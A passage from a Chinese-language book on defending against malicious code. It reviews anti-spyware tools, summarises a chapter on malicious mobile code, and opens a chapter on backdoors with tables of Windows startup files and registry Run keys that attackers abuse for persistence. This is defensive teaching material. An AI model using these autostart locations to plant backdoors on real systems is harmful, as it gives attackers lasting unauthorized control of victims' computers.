除了反病毒软件和行为监视器, 市场上还有许多免费或者便宜的工具可以使用, 特别是那些在 Windows 操作系统下防御间谍软件的工具, 这些很不错的工具可以用来防御间谍软件和某些具有侵略性的广告商的掠夺行为。之前在这一章中你已经见过一个这样的工具, 我们用这个工具检测并清除那些插入 Internet Explorer 的有害 BHO。虽然是免费的, 但 BHODemon 是一个相对有限的工具, 它需要用户识别那些不属于自己浏览器的插件。

Ad-aware 是一个流行的反间谍软件工具，这个工具比 BHODemon 的用户界面更友好、功能更完备。如果不用做商业用途，就可以从 www.lavasoftusa.com 免费下载使用 Ad-aware。Ad-aware 能够识别出大量已知的间谍软件工具、Cookie 和浏览器劫持软件的存在，它通过检查当前运行进程的列表及扫描计算机的文件系统和注册表来进行识别工作。我的系统安装了 Go!Zilla 下载管理器，它因为含有间谍软件组件而臭名昭著。Ad-aware 对我的这个系统进行了扫描，扫描结果如图 4-20 所示。



图 4-20 Ad-aware 扫描系统看是否存在已知的间谍软件和浏览器劫持程序

单击 Next 按钮会显示一个检测到问题的详细列表、一个对用户如何消除这些威胁的说明，以及一个可以获得关于它们的附加说明的链接。例如，Ad-aware 在我那台安装了 Go!Zilla 的计算机上检测到的一个问题，警告我有一个 mmod.exe 进程在系统中运行，其详细信息如下：

Vndor:	Ezula
category:	Data Miner
Object Type:	Process
Size:	-
Location:	c:\program files\ezula\mmod.exe
Last Activity:	6-15-03 4:00:00 AM
Risk Level:	High
Comment:	
Description:	Thiefware. Inserts its own yellow links on the website you are visiting.

尽管在这个例子中，Ad-aware 提供的描述不是十分详尽，但它还是间接提到了 Ezula 的功能是向网页中插入黄色链接，这个网页的内容能够匹配有关广告的关键字。商业版的 Ad-aware 还增加了对于实时阻塞已知间谍软件对象的支持，并且能够阻止弹出窗口。

ActiveX 控件、浏览器劫持和其他与恶意移动代码相关的活动。

如果你需要一个程序，它既具有 Ad-aware 这个免费软件的许多功能，又不限商业用途，那么可以考虑 Spybot-Search&Destroy，可以从 <http://security.kolla.de> 免费下载这个程序。尽管没有 Ad-aware 那样友好的用户界面，但 Spybot 带有几个很有用的工具，而且不需要附加费。例如，Spybot 能够将自身注册为 Internet Explorer 的 BHO，从而能够在已知的间谍软件安装到系统之前识别并阻止它们。它还能生成一个所有当前安装的 BHO 的列表，告诉你系统中哪些进程正在运行，并且能够让你对系统启动时加载哪些程序进行控制。

如果要找一个简单而有效的方法阻止 Internet Explorer 激活恶意 ActiveX 控件，那么考虑 www.wilderssecurity.net 上的 SpywareBlaster。SpywareBlaster 不检测间谍软件，而是为它知道的所有恶意 ActiveX 控件设置了取消位 (kill bit)。正如我们在这一章中前面所讨论的那样，Internet Explorer 不会运行一个设置了取消位的 ActiveX 控件。图 4-21 所示为该程序的一个界面，它让用户决定阻塞哪一个 ActiveX 控件。如同 SpywareBlaster 提醒用户的那样，这是一个该程序能够抵御的对象列表，而不是当前安装在计算机上的恶意对象列表，这确实有很大的区别。




图 4-21 SpywareBlaster 能够为恶意 ActiveX 控件设置取消位以阻止它们被 IE 激活

SpywareBlaster 另一个有用的功能是它能够记录系统的注册表设置，系统注册表经常是间谍软件和浏览器劫持工具的攻击目标。如果恶意软件修改了你的系统设置，那么一个对系统在正常状态下的记录将使你可以轻松地恢复。

总体上来说，反间谍软件的类型正在快速增长，这也表明了大量问题的存在。其他可靠的反间谍软件工具如下，其中有免费的也有用于商业目的的，这里并没有特别的次序。

🐼 Spy Sweeper: www.webroot.com

🐼 PestPatrol: www.pestpatrol.com

🐞 SpyStopper: www.itcompany.com

记住，如同反病毒软件一样，反间谍软件程序通常依靠特征来检测恶意移动代码。一般，它们还包含一个从 Internet 下载的最新版特征定义数据库的简便方法。所以要确实地利用这一功能，有规律地更新你的特征库。保证你的特征库不断被更新，你就能免受层出不穷的恶意移动代码的攻击。

4.7 结论

*Keep smiling through, just like you always do,
Til the blue skies drive the dark clouds far away.*

—Vera Lynn 在 1942 年，演唱了 “We'll Meet Again”，作者是 Ross Parker 和 Hughie Charles

我们已经看完了整个这一章，在终端用户系统中，不可信程序的执行环境中，恶意代码正在不断繁荣起来。研究人员和攻击者都证明了许多恶意浏览器脚本、ActiveX 控件和 Java applet 破坏我们系统安全性的可能方式。虽然恶意移动代码确实是一种要认真对付的势力，但让我们以稍微积极一点的笔调结束这一章吧。

由于官方压力、媒体的关注，以及客户的反馈，软件销售商正在给浏览器和 E-mail 客户软件加入比过去严密得多的默认安全设置。在 Internet Explorer 和 Outlook 中，这一点尤其值得注意。尽管在这个领域，所有销售商（包括 Microsoft 本身）都还有更多的工作要做。

也许最重要的是，在建设允许善意的移动代码执行的基础方面，操作系统和软件销售商做得越来越好了，并且严格限制了恶意移动代码的能力，这一切正如增强版 Java 安全模型和 .NET 代码访问安全中显现的那样。当然我们需要做自己份内的事，切实利用嵌入到这种环境中的安全特性。

对恶意移动代码最普遍的一种应用是实现一个多重攻击的初始步骤。恶意移动代码如同骆驼的鼻子，它偷偷地伸到每个帐篷下进行窥探，这不过是这个动物在进行其他行动前所做的试探。在探索过程中，恶意移动代码可能尝试打开后门盗取系统的机密，这对于攻击者来说，可能使随后的攻击更加容易。在下一章中，我们将详细地研究后门的性能。

4.8 总结

本章集中介绍了恶意移动代码的危险性和能力，这种代码被定义为从远程系统下载的，并以最小限度的用户干涉，在本地执行的轻量级程序。当浏览 Web 或阅读 HTML 格式的 E-mail 时，你可能会遇到移动代码、浏览器脚本、ActiveX 控件和 Java applet，这是恶意移

动代码的一些最常见的例子。

浏览器脚本被嵌入 HTML 文档，作为用 script 标记标明的普通文本命令，并且通常使用 JavaScript 或 VBScript 编写。攻击者滥用脚本功能的一种方法是用无法终止的重复性任务控制浏览器。恶意站点会通过这样一些做法劫持浏览器，如跳到有害的网站、调整屏幕大小、返回主页和增加书签等，在这些尝试中恶意站点也可能使用脚本。

恶意浏览器脚本也可能在盗取受害者的会话 Cookie 中扮演重要的角色。一旦获得了会话 Cookie，攻击者无需提供合法的用户凭证就能访问某人的浏览会话。要获得对 Cookie 的非法访问，一种方法是利用在浏览器 Cookie 保护机制的实现中存在的缺陷；另一种方法被称为“跨网站脚本”，把脚本注入容易攻击的网站，这样当受害者查看被感染的页面时就会执行恶意代码。

然而这种脚本的能力通常是有限的，它需要与浏览器组件相结合。而 ActiveX 控件则已经羽翼丰满，它可以拥有常规的 Windows 应用程序的访问权限。网站开发人员可以使用 object 标记并为这个目标控件指定惟一的类标志符，从而把 ActiveX 控件嵌入到一个 HTML 页面中。如果这个控件的开发人员指定它为可安全执行脚本，那么这个控件可能受到恶意浏览器脚本的影响。如果功能强大的 ActiveX 控件被错误地标志为可安全执行脚本，那么它可能成为一个窗口。恶意代码通过它可以找到进入系统的途径，如同 Scriptlet.TypeLib 和 Eyedog 的实例。

认证码方法是 Microsoft 开发的，它允许开发人员为其移动代码加密签名，这项技术使得用户可以根据控件的作者决定是否允许这个控件运行。不幸的是，为一个 ActiveX 控件签名并不能保证它是没有恶意的，因为攻击者可以给一个恶意程序加密签名。一旦用户同意运行一个恶意 ActiveX 控件，该控件将自由地访问受害者的系统。恶意移动代码也可以采用浏览器插件的形式，这些为 Internet Explorer 编写的插件是特殊的 ActiveX 控件，被称为“BHO”（浏览器助手对象），我们也花费了一些时间研究了这些插件的性能。

Java applet 是用 Java 语言编写的程序，它们可以嵌入网页。像所有的 Java 程序一样，Java applet 可以在多种操作系统中运行，并且在 JRE 的范围内执行。从 Internet 下载的未签名的 applet 要服从严格的访问限制，它们不可访问计算机的文件系统或注册表，而且只能与提供其下载的主机通信。Java 安全模型还让管理员可以对已签名的 applet 执行粒状访问限制，然而如果一个用户同意执行一个已签名的 applet，但还没有为其定义安全策略，这个 applet 将拥有完全的系统权限。像所有的综合性软件一样，JRE 可能存在实现上的缺陷。正如我们在 Brown Orifice 实例中看到的那样，尽管是不可信的 applet，它还是设法摆脱了安全性沙箱的限制。

现代的 E-mail 客户端显示 HTML 消息，它们也可以利用上述那些对 Web 浏览器起作用的漏洞。例如，BubbleBoy 和 Kak 蠕虫，受害者一打开被感染的消息，它们就会利用

Scriptlet.TypeLib 漏洞侵入系统。HTML 消息中的 Web bug 是对 E-mail 客户端的另一个威胁, 这些看不到的图像声名狼藉。因为它们会泄露个人信息, 如这个人的 E-mail 地址或者以前与恶意网站的会话中使用的 Cookie。

我们也简要地讨论了分布式应用程序, 分布式应用程序由这样一些程序组成, 它们使用彼此的服务而不需要人的直接干涉并且跨网络分布。正如我们讨论的, 由增强的 Java 安全模型和 Microsoft 的 .NET 访问安全体系定义的安全限制可以有效地限制分布式程序在 Web 服务中可能造成的破坏。

最后, 我们总结了那些能帮我们抵御恶意移动代码的最重要的安全措施。在其中我们也研究了防病毒软件对于防止使用已知的恶意移动代码可以起到的作用, 我们还讨论了使用行为技术探测和封锁恶意移动代码的好处。此外, 还研究了几种反间谍软件工具的关键特征, 这几种工具填补了其他现有的安全产品不足之处。

4.9 参考文献

- [1] Lance Hitchcock, Jr., "Internet Explorer Javascript Modeless Popup Local Denial of Service Vulnerability", January 2002, <http://archives.neohapsis.com/archives/bugtraq/2002-01/0058.html>
- [2] Wodahs Latigid, Bugtraq Mailing List, "Another IE Denial of Service Attack", December 2001, <http://archives.neohapsis.com/archives/vuln-dev/2001-q4/0758.html>
- [3] Georgi Guninski, "Javascript in IE May Spoof the Whole Screen", October 2001, www.guninski.com/popspoof.html
- [4] Bennett Haselton and Jamie McCarthy, "Internet Explorer 'Open Cookie Jar'", May 2000, www.peacefire.org/security/iecookies
- [5] Andreas Sandblad, "Mozilla Cookie Stealing", July 2002, <http://archives.neohapsis.com/archives/bugtraq/2002-07/0259.html>
- [6] Andreas Sandblad, "Opera Javascript Protocol Vulnerability", May 2002, <http://archives.neohapsis.com/archives/bugtraq/2002-05/0117.html>
- [7] Georgi Guninski, "Hotmail Security Vulnerability—Injecting JavaScript using <STYLE> tag", September 1999, <http://archives.neohapsis.com/archives/bugtraq/1999-q3/0939.html>
- [8] Andrew Clover, "Re: GOBBLES SECURITY ADVISORY #33", May 2002, <http://archives.neohapsis.com/archives/bugtraq/2002-05/0096.html>
- [9] Sean Finnegan, "Managing Mobile Code with Microsoft Technologies", August 2000,

- www.microsoft.com/technet/security/bestprac/mblcode.asp
- [10] Fred McLain, "The Explorer Control Frequently Asked Questions(FAQ)", February 1997, <http://dslweb.nwnexus.com/mclain/ActiveX/Exploder/FAQ.htm>
- [11] CNET News.com, "Program Compromises IE Security", September 1996, <http://news.com.com/2100-1017-230602.html>
- [12] eEye Digital Security, "Macromedia Flash Activex Buffer Overflow", May 2002, www.eeye.com/html/Research/Advisories/AD20020502.html
- [13] Shane Hird, "ActiveX Buffer Overruns", October 1999, <http://archives.neohapsis.com/archives/bugtraq/1999-q3/1061.html>
- [14] MSDN Library, "Creating a Script Component Type Library", <http://msdn.microsoft.com/library/en-us/script56/html/letcreatetypelib.asp>
- [15] Georgi Guninski, "IE 5.0 Allows Executing Programs", August 1999, <http://archives.neohapsis.com/archives/bugtraq/1999-q3/0551.html>
- [16] Joel Scambray, "Ask Us About ... Security, August 2000", August 2000, www.microsoft.com/technet/columns/security/askus/au072400.asp
- [17] WiredX.net, "WiredX HowTo", <http://wiredx.net/howto.php?howto=wiredx>
- [18] Sun Microsystems, "Java Plug-in 1.4.1 Developer Guide: How to Deploy RSA-Signed Applets in Java Plug-in", http://java.sun.com/j2se/1.4.1/docs/guide/plugin/developer_guide/rsa_deploying.html
- [19] SecurityFocus, "Multiple Vendor Java Virtual Machine Listening Socket Vulnerability", August 2000, www.securityfocus.com/bid/1545/solution
- [20] Harmen van der Wal, "Java HTTP Proxy Vulnerability", September 2002, <http://www.xs4all.nl/~harmwal/issue/wal-01.txt>
- [21] SecurityFocus, "Multiple Vendor Java Virtual Machine Session Hijacking Vulnerability", August 2002, www.securityfocus.com/bid/4228/solution
- [22] Marc Schoenefeld, "Java-Applet Crashes Opera 6.05 and 7.01", February 2003, <http://archives.neohapsis.com/archives/bugtraq/2003-02/0123.html>
- [23] Richard Smith, "Email Wiretapping", 2000, www.lawyerware.com/article.asp?article=20
- [24] Georgi Guninski, "More Office XP problems", March 2002, <http://archives.neohapsis.com/archives/bugtraq/2002-03/0371.html>
- [25] MSDN Library, "Deploying a Runtime Application Using Internet Explorer", <http://msdn.microsoft.com/library/en-us/cpguide/html/cpcondeployingcommonlanguageruntimeapplicationusingie55.asp>

第 5 章 后 门

吉姆：“哦，你不可能通过前面的安全防线，但是可以找个后门。”

马尔文：“我不信，Jim！”站在那儿的那个女孩听着呢，而你却在谈论我们的秘密！”

吉姆（喊叫）：“笨蛋……!!! 后门不是秘密！”

马尔文：“是，可是，吉姆，你泄露了我们设计得最好的骗局！”

吉姆：“它们不是骗局！”

——1987 年，电影《战争游戏》中两个计算机狂热者的对话

还记得 1983 年的《战争游戏》吗？那应该是很久以前的一部电影了。在这部经典影片中，有一个名叫 David Lightman 的人，终日沉溺于一些具有革新性的计算机游戏。他致力于闯入 Protovision 公司计算机系统的计划中，影片中虚构的这家公司出售计算机游戏。如其所愿，Lightman 意外地闯入 NORAD 超级计算机，他认为自己已经进入 Protovision 公司的系统。为了闯入 NORAD，Lightman 猜到一个打开系统后门的口令。这一系统的最初开发人员，一个名叫 Falken 的教授在软件中设置了一个后门，这样他可以绕过安全控制，方便地进入计算机系统。追溯到那个时候，一个系统开发人员在自己设计的系统中包含后门是非常普遍的，尽管至今都特别不赞成这样做。Falken 教授所设计的后门口令是“Joshua”，这是他儿子的名字。这样，Joshua 这个名字成为空前最著名的后门口令之一。

很凑巧我家里有个儿子名叫……正如你猜到的……“Joshua”。你无须告诉我的妻子事情是如此凑巧！就让它只是你我之间的秘密吧。当我的妻子说我们将有一个儿子了，我建议道：“我们为何不给他取名叫 Joshua，由于某种原因我总是很喜欢这个名字。”她也很赞成我的这个提议，现在我们有了一个根据电影里的口令取名的男孩，这是我的个人生活。

我在这里提到《战争游戏》中的口令 Joshua，是因为这是后门的一个极好例证。当然，

电影中 Falken 教授创建其后门时并没有恶意的目的。在开发那个系统时，Falken 教授为了给自己留下入口而安装后门，不经意间却为攻击者创造了通道。而今天，大多数后门并不是由系统开发人员安装的。如今并非开发人员将后门装入自己设计的程序中，而是大多数攻击者将后门装入由他人开发和维护的系统中。通过使用这样的后门，攻击者可以很轻松地获得系统的访问权，而不受到“frontline security”（前线安全）的干涉。或者为了更加明确，我们给出后门的以下定义：

后门是一个允许攻击者绕过系统中常规安全控制机制的程序，它按照攻击者自己的意愿提供通道。

有许多不同类型的后门，但每种都可以绕过系统的常规性安全检测，因此攻击者可以获得入口。例如，一个普通的用户可能不得不输入一个口令，这个口令每 90 天会变换一次。而有了后门，攻击者可以用一个固定的口令而无需变换。例如在电影《战争游戏》中，计算机几年都使用同一口令 Joshua。同样，普通用户可能不得不通过一次性口令或智能卡的鉴别，而有了植入系统的后门，攻击者可能根本不需要提供任何口令就可以登录到计算机。普通用户可能被迫使用某个特别的加密协议访问计算机，而攻击者可以利用后门访问那些使用完全不同协议的计算机。一旦安装了后门，攻击者如何访问该逻辑单元完全取决于攻击者自己。

许多人用特洛伊木马或简单地用特洛伊来形容每个后门，这种将术语“后门”和特洛伊木马相混淆的做法是非常糊涂的，应该尽量避免。后门只是简单地提供通路，而下一章要重点讨论的特洛伊木马将伪装成某个有用的程序，不要将这些概念混为一谈。如果一个程序仅提供后门通路，那么它只是一个后门；如果可以伪装成一个有用的程序，那么它便是特洛伊木马。当然，有的工具可以同时是后门和特洛伊木马。但是，只有当攻击者试图将后门伪装成某个有用程序时，它才可以称为“特洛伊木马”。我们用特洛伊木马后门这一不太明确的概念定义这种工具，因为它们伪装成某个友善的程序同时还提供访问通路，利用这一完全定义将有助于人们理解工具的类型和你所谈及的攻击。我们将在下一章回顾这一概念，到时我们将有机会将重点放在特洛伊木马上。

5.1 不同类型的后门通路

正如你在我们前面定义中看到的一样，后门的重点在于为攻击者提供进入目标计算机的通路。这个通路可能表现为不同形式，它取决于攻击者的目的和所使用的特定后门类型。后门能够为攻击者提供许多种不同类型的访问，包括以下几种。

✎ **本地权限的提升 (Local Escalation of Privilege)**：这类后门使得对系统有访问权的

攻击者突然变换其权限等级成为管理员，有了这些超级用户权限，攻击者可以重新设置该系统或访问任何存储在系统中的文件。

- **单个命令的远程执行 (Remote Execution of Individual Commands)**: 利用这种类型的后门，攻击者可以向目标计算机发送消息。每次执行一个单独的命令，后门执行攻击者的命令并将输出返回给攻击者。
- **远程命令行解释器访问 (Remote Command-Line Access)**: 正如我们所知的远程 shell (*remote shell*)，这种类型的后门允许攻击者通过网络快速直接地键入受害计算机的命令提示。攻击者可以利用命令行解释器的所有特征，包括执行一个命令集合的能力编写脚本，选择一些文件进行操作。远程 shell 比简单的单命令远程执行要强大得多，因为它们可以模拟攻击者对目标计算机的键盘有直接访问权的情形。
- **远程控制 GUI (Remote Control of the GUI)**: 比将命令行解释器弄混乱更甚，有些后门可以让攻击者看到目标计算机的 GUI，控制鼠标的移动，输入对键盘的操作，这些都是通过网络实现的。有了对 GUI 的远程控制，攻击者可以看到受害者对计算机的所有操作或者，甚至是远程控制 GUI。

无论后门提供何种类型的访问，我们都会发现这些方法的重点在于控制。后门使得攻击者控制计算机，这一切通常是通过网络远程实现的。有了装入目标计算机的后门，攻击者可以利用这种控制搜索计算机中的易感染文件，改变存储在系统中的任何数据，改装计算机，甚至使系统瘫痪。利用后门，攻击者可以像受害计算机本身的管理员一样对其进行同样的控制。更有甚者，攻击者可以通过 Internet 在世界的任何地方实现该控制。

5.2 安装后门

为了实现这些强大功能中的任意一种，必须把后门装入目标计算机。“那么”，你可能很想知道，“攻击者最初如何安装后门呢？”有许多可选择的方法供那些狡猾的攻击者使用。攻击者可以自己植入后门，通过某种普通的开发技术拥有系统的初始入口，例如缓冲溢出或典型的系统错误配置。一旦攻击者闯入一个目标计算机，通常要做的第 1 件事就是装入后门，从容地返回到受害系统。

另外，攻击者也可以利用一个自动化的程序安装后门，例如我们在第 2 章~第 4 章所提及的病毒、蠕虫和恶意移动代码。我的那肮脏的病毒，讨厌的蠕虫，或者恶意的程序可以探查通向你的计算机系统的通路并打开一个后门，为我提供对系统的完全控制。

安装后门的最后一种方法是欺骗受害者自己安装，我可能会通过 E-mail 向受害者发一个程序或者利用远程文件共享能力将这样的程序写入受害者的硬盘。如果我可以利用某个看似不错的程序骗得用户的信任，他们可能上当将后门装入自己的计算机。这些用户很少

会意识到安装了我的恶意代码，他们已经为我提供了对其计算机的完全控制。通过使一个恶意程序听起来非常有用，以便欺骗用户执行该程序，这确实是特洛伊木马技术的一个很好的例子，我们将在第6章对中详细论述。在这一章接下来的部分中，我们会将重点放在纯粹的后门概念上，查看它们是如何绕过安全控制进行远程访问的。

后门是在安装了后门程序用户（或攻击者）允许的前提下运行的，注意到这一点非常重要。如果一个攻击者在目标系统中获得超级用户权限（举例来说，对UNIX逻辑单元的管理级访问或Windows计算机中的管理员权限），攻击者安装的后门将以这些强有力的权限运行。类似地，如果攻击者只能欺骗具有有限权限的低级用户安装后门，攻击者对于该目标计算机而言，也就只有这个用户所拥有的有限权限。因此，后门为攻击者提供的对该系统的控制取决于安装该后门用户的权限等级。

攻击者创建了大量不同类型的后门，这取决于他们为了获得对目标计算机的持续控制而想要采用的方法。在本章中，我们将探究几种最广泛使用和破坏性最强的后门技术，包括启动后门的的不同方法、永不过时的Netcat工具、虚拟网络计算（VNC），以及嗅探后门。不多说了，让我们进入这一章讨论一下攻击者如何设置系统来运行后门。

5.3 自动启动后门

让我们启动它！

——1990年，MC Hammer写的名为“Let's Get It Started”的歌曲中的歌词

一旦攻击者闯入系统并安装了后门，通常会手动激活该后门程序。然而，当攻击者退出你的计算机后，便不再直接控制系统。那么又是什么能够在那个坏家伙离开后继续日复一日地保证后门的运行呢？假设一个讨厌的系统管理员重新启动系统，或者更坏的情况是计算机坏了。逻辑单元重新启动，后门将不再运行，拒绝攻击者强行闯入。为了弥补这一影响，那个狡猾的坏家伙通常会让计算机定期地自动重新启动后门，特别是在系统导入进程期间。在这一节中，我们将讨论那些坏家伙如何控制系统以确保其后门自动重启。由于这些方法在很大程度上取决于系统的类型，所以我们将分别讨论Windows和UNIX中的后门启动机制。

5.3.1 设置Windows后门启动

Windows计算机具有不同的自动程序启动能力，攻击者可以将一个可执行文件或脚本的名字置于任意一个不同位置，这会使得操作系统自动启动该程序。通常来讲，Windows计算机提供3种类型的机制用于自动启动恶意代码（甚至是非恶意代码），即少数的自动启

动文件和文件夹、过多的注册表设置，以及预定任务。

转换为启动文件和文件夹

让我们从讨论启动文件和文件夹开始，表 5-1 描述了特殊事件发生时 Windows 系统中的几种自动激活任意可执行代码和脚本的情况，例如系统导入或特定用户登录计算机。攻击者可以将后门程序的名字包含在任何一个文件或文件夹中，使其能够在目标计算机上自动运行。

表 5-1 Windows 启动文件和文件夹

文件或文件夹名	文件或文件夹如何转换为自动激活的后门
自启动文件夹	<p>攻击者将后门放入该文件夹或与其连接，在系统启动或用户登录系统时后门被激活。在 Windows 95/98/Me 系统中，有一个单独的文件夹包含这一信息，该文件夹位于 C:\Windows\Start Menu\Programs\Start Up。</p> <p>Windows NT/2000/XP/2003 系统各包括一个自启动的文件夹，通常与“所有用户”相关联，与为单用户提供单独的自启动文件夹相同，分别位于下列位置：</p> <ul style="list-style-type: none"> • Windows NT— C:\Winnt\Profiles\[user_name]\Start Menu\Programs\StartUp • Windows 2000— C:\Documents and Settings\[user_name]\Start Menu\Programs\StartUp and (if upgraded from Windows NT) and C:\Winnt\Profiles\[user_name]\Start Menu\Programs\StartUp • Windows XP/2003— C:\Documents and Settings\[user_name]\Start Menu\Programs\Startup
Win.ini	<p>Win.ini 包括关于初始化操作系统的信息。这个文件可以以两种方式转换用于启动后门：首先，它可以直接执行文件中包含的一段程序，利用语句：“run=[backdoor]”或是“load=[backdoor]”；第二，它可以将一个后门程序关联上扩展名（例如，“.doc”或“.htm”）。这样一来，系统一旦执行带有同样扩展名的文件，该后门程序也将运行。这种文件的位置各种各样，但典型情况下放置于以下位置：</p> <ul style="list-style-type: none"> • Windows 95/98/Me— C:\Windows\win.ini • Windows NT/2000— C:\Winnt\win.ini • Windows XP/2003— C:\Windows\win.ini
System.ini	<p>这个文件包括对系统的硬件设置，在 Windows 3.X 和 Windows 9X 系统中，这个文件支持“shell=”命令。该命令用于在系统启动时指定启动的用户命令，这个命令将是所有用户启动计算机时看到的主要接口程序。攻击者经常修改命令行解释器“shell=explorer.exe”，这样一来无需启动 Windows 资源管理器 GUI，而是在系统启动时运行后门。然后轮到后门启动实际的用户命令，通常是 explorer.exe 文件。在比较新的 Windows 版本（Windows NT/2000/XP/2003）中，操作系统忽略 System.ini 中的“shell=”句法。因此，在这些新的操作系统中这一方法并不用于启动后门，这个文件通常放在下列位置：</p> <ul style="list-style-type: none"> • Windows 95/98/Me— C:\Windows\System.ini • Windows NT/2000— C:\Winnt\System.ini • Windows XP/2003— C:\Windows\System.ini

续表

文件或文件夹名	文件或文件夹如何转换为自动激活的后门
Wininit.ini	<p>当安装了新的软件并且重新启动后，系统要求某些活动完善安装过程时，由安装程序创建该文件。例如，当你安装新的硬件驱动时，安装程序可能让你重新启动系统。由于系统重新启动，Wininit.ini 中的一个入口将在启动过程中运行某个程序。另外，这个文件可被用做窃取通常使用的可执行文件的名字，并将其赋值给一个后门。使用该文件时，它通常位于：</p> <ul style="list-style-type: none"> • Windows 95/98/Me— C:\Windows\wininit.ini • Windows NT/2000— C:\Winnt\wininit.ini • Windows XP/2003— C:\Windows\Wininit.ini
Winstart.bat	<p>在早期的 Windows 系统中（Windows 9x），这个文件一般用于在 Windows 环境中启动老的 MS-DOS 程序。攻击者可以利用包含句法“@[backdoor]”的命令行解释器运行可执行文件并将其从用户处隐藏。如果存在，这个文件的通常位置是 C:\Winstart.bat</p>
Autoexec.bat	<p>这个文件仅与 Windows 95/98 系统有关，而在 Windows Me/NT/2000/XP/2003 中忽略。由于其向后兼容，所以支持启动程序，可以通过简单地加入与程序文件相关的命令行解释器实现，例如“C:\[backdoor]”。如果有这种文件，则其典型位置是 C:\Autoexec.bat</p>
Config.sys	<p>这个文件同样仅与 Windows 95/98 系统有关，而在 Windows Me/NT/2000/XP/2003 中被忽略。这个文件加载在基于 MS-DOS 的底层驱动程序中，并不包含于某些 Windows 操作系统，它可以包含一个命令行解释器用于执行后门。如果有这种文件，则通常位于 C:\Config.sys</p>

滥用注册表

除了利用文件和文件夹，还可以滥用一些注册表键用来实现自动启动后门的目的。注册表是一个巨大的数据库，包含 Windows 操作系统的详细配置和安装在计算机中的各种程序。每个注册表键都可以用 Regedit.exe 文件进行转换，Windows NT/2000/XP/2003 计算机中都配置有注册编辑器。如果你计划利用其中一些注册表键进行实验，非常重要的一点是，在改变注册表前备份系统。如果偶然改变了注册表中的某个关键数据，你可能完全破坏自己的计算机，使它无法启动，所以要千万小心。用于自动启动程序的关键性注册表键在表 5-2 中列出。

表 5-2 在登录或重新启动时启动程序的注册表键

注册表键	用 途
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\RunServicesOnce	<p>一些程序安装并运行于 Windows 计算机的后台作为维护部分，例如 IIS Web 服务器或文件和打印共享服务。该注册表键确定在下次重新启动，而且仅仅在下次重新启动时应该启动哪些服务。而对于之后的启动过程，并不提供这些服务</p>

续表

注册表键	用 途
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\RunServices	这个注册表键包括一个服务列表，其中的服务将在每次系统启动时触发
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnce	这个注册表键确定在下次重新启动，而且仅仅在下次重新启动时应该启动的程序（而不是服务）。对于之后的所有启动过程，这些程序并不执行
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\Run	这些程序在系统启动时执行
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnceEx	这个注册表键只有在 Windows 98/Me 系统中可以用到，它指定在启动过程中将要运行的脚本和程序，但不作为一个独立的进程启动。为了提高效率，这些程序并不作为独立的进程运行，而是作为其他各种进程中独立的线程调用[2]
HKLM\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Winlogon\Userinit	这个注册表键包括用户登录系统时所执行程序名，典型情况是指定用户的 GUI[3]
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\ShellServiceObjectDelayLoad	这个注册表键在 Windows GUI 启动后激活要执行的程序，例如位于桌面右下角的系统托盘区中的内容
HKLM\SOFTWARE\Policies\Microsoft \Windows\System\Scripts	这个注册表键确定 Windows 启动过程中将要执行的各种脚本
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\Policies\Explorer\Run	由这个注册表键确定的程序在激活用户 GUI (explorer.exe) 时启动
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\RunServicesOnce	这个注册表键确定用户下一次登录系统时应该启动的服务，仅在下次登录时执行。而对于之后所有登录，将不再执行程序
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\RunServices	在每次用户登录系统时启动这些服务
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnce	一旦用户登录系统，则激活这些程序
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\Run	用户每次登录计算机都运行这些程序
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnceEx	这些程序的执行无须启动其他系统进程
HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\Policies\Explorer\Run	用户每次登录系统都运行这些程序
HKCU\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Windows\Run	用户每次登录系统都运行这些程序

续表

注册表键	用途
HKCU\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Windows\Load	用户每次登录系统都运行这些程序
HKCU\SOFTWARE\Policies\Microsoft \Windows\System\Scripts	用户每次登录计算机时都激活这些脚本
HKCR\Exefiles\Shell\Open\Command	这个注册表键指出另一个 EXE 文件执行过程中随时运行的程序，这在 Windows 计算机上是经常发生的，确实是这样的

